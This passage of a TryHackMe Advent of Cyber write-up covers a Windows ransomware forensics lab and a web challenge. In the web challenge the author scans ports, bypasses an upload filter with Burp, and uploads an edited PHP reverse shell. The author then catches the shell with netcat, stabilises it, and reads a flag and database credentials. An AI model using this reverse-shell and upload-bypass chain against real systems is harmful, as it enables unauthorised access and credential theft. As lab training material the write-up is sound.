<https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8>. Finally, we follow the link and we will get the flag.

#### Day 23: The Grinch strikes again!

**Tools Used:** Attack box, Terminal, Remmina

#### **Solution/Walkthrough:**




Firstly, we open up remmina and login with the username and password provided.



Q1: What does the wallpaper say?

**ANS: THIS IS FINE**




```
root@ip-10-10-23-241:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-23-241:~ x root@ip-10-10-23-241:~ x  
root@ip-10-10-23-241:~# echo "bm9tb3JIYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d  
nomorebestfestivalcompanyroot@ip-10-10-23-241:~#
```

Secondly, we open up ransomnote and get  
“bm9tb3JIYmVzdGZlc3RpdmFsY29tcGFueQ==” and type

`echo "bm9tb3JIYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d` in terminal to get the base64 address code.


Q2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

**ANS : nomorebestfestivalcompany**




Q3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

**ANS : .grinch**



Q4: What is the name of the suspicious scheduled task?


**ANS : opidsfsdf**



Thirdly, we open up Task Scheduler and inspect the properties of the scheduled task.


Q5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

**ANS : C:\Users\Administrator\Desktop\opidsfsdf.exe**



Q6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

**ANS : 7a9eea15-0000-0000-010000000000**



Finally, we open file explorer>documents and click on **view** then select the option **Details** and tick **File name extensions** and **Hidden items**.

Q7: Assign the hidden partition a letter. What is the name of the hidden folder?

**ANS:confidential**



Q7: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

**ANS:m33pa55w0rd1Zseecure!**

### Thought Process/Methodology:

Firstly, we open up remmina and login with the username and password provided. Secondly, we open up ransomnote and get “bm9tb3JIYmVzdGZlc3RpdmFsY29tcGFueQ==” and type `echo "bm9tb3JIYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d` in terminal to get the base64 address code which is `nomorebestfestivalcompany`. Thirdly, we open up Task Scheduler and inspect the properties of the scheduled task and answer the questions. Finally, we open file explorer>documents and click on `view` then select the option **Details** and tick **File name extensions** and **Hidden items** so that we can find the answer.

### Day 24:[Final Challenge]The Trial Before Christmas

**Tools Used:** Attack box, Terminal, Firefox, Burp Suite

#### Solution/Walkthrough:


```
root@ip-10-10-14-163:~# nmap -p- -T5 10.10.206.151
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-21 11:52 BST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 11:52 (0:00:00 remaining)
Warning: 10.10.206.151 giving up on port because retransmission cap hit (2).
Stats: 0:09:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:02 (0:00:00 remaining)
Stats: 0:09:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:02 (0:00:00 remaining)
Nmap scan report for ip-10-10-206-151.eu-west-1.compute.internal (10.10.206.151)
Host is up (0.00057s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
MAC Address: 02:C0:9E:25:DE:9D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 614.72 seconds
root@ip-10-10-14-163:~#
```

First, we type `nmap -p- -T5 <machine_ip>` to check the open ports.

Q1: Scan the machine. What ports are open?

	Open	Closed
80	<input checked="" type="radio"/>	<input type="radio"/>
8080	<input type="radio"/>	<input checked="" type="radio"/>
22	<input type="radio"/>	<input checked="" type="radio"/>
65000	<input checked="" type="radio"/>	<input type="radio"/>



Second, after we got the open ports, we type in the <machine\_ip>:65000 to get into the website.

Q2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

**ANS:Light Cycle**

```
root@ip-10-10-14-163: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-14-163: ~ x root@ip-10-10-14-163: ~ x
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.206.151:65000
[+] Threads:      40
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php
[+] Timeout:      10s
=====
2022/07/21 12:09:49 Starting gobuster
=====
/uploads.php (Status: 200)
/assets (Status: 301)
/api (Status: 301)
/index.php (Status: 200)
/grid (Status: 301)
/server-status (Status: 403)
=====
2022/07/21 12:10:41 Finished
=====
```


Third, we type **gobuster dir -u http://10.10.206.151:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40** to find the hidden php page.

Q3: What is the name of the hidden php page?

**ANS:/uploads.php**

Q4: What is the name of the hidden directory where file uploads are saved?

**ANS:/grid**



Intercept Client Requests


Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	File extension	Does not match		(^ gif\$  ^ jpg\$  ^ png\$  ^ css\$  ^ js\$  ^ ico\$  ^ sv...
<input type="button" value="Remove"/>	<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="button" value="Up"/>	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="button" value="Down"/>	<input type="checkbox"/>	And	URL	Is in target scope	

Automatically fix missing or superfluous new lines at end of request  
 Automatically update Content-Length header when the request is edited

Third, we open up Burp Suite and go to **Proxy>Options** , navigate to **Intercept Client Requests** section, then click edit to edit the condition, find **|^js\$** and remove it from the condition then save the filter.



Aperture Clear +


10.10.206.151:65000/uploads.php

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...

UPLOAD


GET /assets/js/filter.js HTTP/1.1

Fourth, we add **/uploads.php** at the end of the ports then open up Burp Suite to proxy the responses. We will see a **filter.js** request and we will need to drop it then we will get to the upload page.




```
root@ip-10-10-14-163:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-14-163:~ x root@ip-10-10-14-163:~ x  
root@ip-10-10-14-163:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php  
root@ip-10-10-14-163:~# nano shell.jpg.php
```

Fifth, we will use copy command **cp** **/usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php** to copy a file and name it **shell.jpg.php**.




```
root@ip-10-10-14-163:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-14-163:~ x root@ip-10-10-14-163:~ x  
GNU nano 2.9.3 shell.jpg.php Modified  
  
// Some compile-time options are needed for daemonisation (like pcntl, posix). $  
//  
// Usage  
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.10.206.151'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//  
// Daemonise ourself if possible to avoid zombies later
```

Then we open **nano shell.jpg.php** and change the ip.



```
root@ip-10-10-14-163:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-14-163:~ x root@ip-10-10-14-163:~ x root@ip-10-10-14-163:~ x  
root@ip-10-10-14-163:~# nc -lvpn 1234  
Listening on [0.0.0.0] (family 0, port 1234)
```

We type **nc -lvpn 1234** to read and write the data in the network.



We then upload the **shell.jpg.php** and we will bypass the filter.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@light-cycle:/$ export TERM=xterm  
export TERM=xterm  
www-data@light-cycle:/$ ^Z  
[1]+  Stopped                  nc -lvpn 1234  
root@ip-10-10-158-238:~# stty raw -echo; fg  
nc -lvpn 1234
```

Sixth, we will head back to terminal to upgrade and stabilise the shell will three commands which are **python3 -c 'import pty;pty.spawn("/bin/bash")',export TERM=xterm,stty raw -echo; fg.**.

```
www-data@light-cycle:/$ dir  
bin  home      lib64      opt  sbin      sys  vmlinuz  
boot initrd.img  lost+found  proc  snap      tmp  vmlinuz.old  
dev  initrd.img.old  media      root  srv      usr  
etc  lib       mnt       run  swapfile  var
```

```
www-data@light-cycle:/var/www/  
www-data@light-cycle:/var/www$ ls  
ENCOM TheGrid web.txt
```

We type **dir** to see the directory. After that, we use the command **cd /var/www/** and **ls** to see the list in the directory. We type **cat var/www/web.txt** to get the flag which will be **THM{ENTER\_THE\_GRID}**.

Q5: What is the value of the web.txt flag?

**ANS:THM{ENTER\_THE\_GRID}**

Q6: What lines are used to upgrade and stabilize your shell?

Q6: What lines are used to upgrade and stabilize your shell? \*

6 points

- stty raw -echo; fg
- lxc exec CONTAINERNAME /bin/sh
- python3 -c 'import pty;pty.spawn("/bin/bash")'
- export TERM=xterm
- mysql -uUSERNAME -p
- SELECT \* FROM users;

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls  
apiIncludes.php dbauth.php login.php register.php upload.php  
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php  
<?php  
    $dbaddr = "localhost";  
    $dbuser = "tron";  
    $dbpass = "IFightForTheUsers";  
    $database = "tron";  
  
    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);  
    if($dbh->connect_error){  
        die($dbh->connect_error);  
    }  
?>
```

Seventh, we go in to **TheGrid** directory and **cat dbauth.php**

